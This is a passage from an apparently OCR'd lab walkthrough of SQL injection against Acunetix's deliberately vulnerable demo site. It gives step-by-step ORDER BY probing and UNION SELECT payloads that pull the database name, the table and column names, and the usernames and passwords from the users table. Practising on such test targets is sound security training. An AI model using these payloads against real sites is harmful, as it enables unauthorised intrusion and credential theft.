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

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

order by 9




Order by 12




After error we have to look for last working page

Order by 11




So it is concluded that database has 11 columns

5. Used Command “union select 1,2,3,4,5,6,database(),8,9,10,11” after url this will give you name of database




Name of Database: acuart

6. **Use command http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20information_schema.tables%20where%20table_schema=database() for table names**




7. Now to get column names in users use command:
   http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(column_name),8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x7573657273

Use users as 0x7573657273 which is hex value of users at end




8. For username and password

http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(uname,pass),8,9,10,11%20from%20users

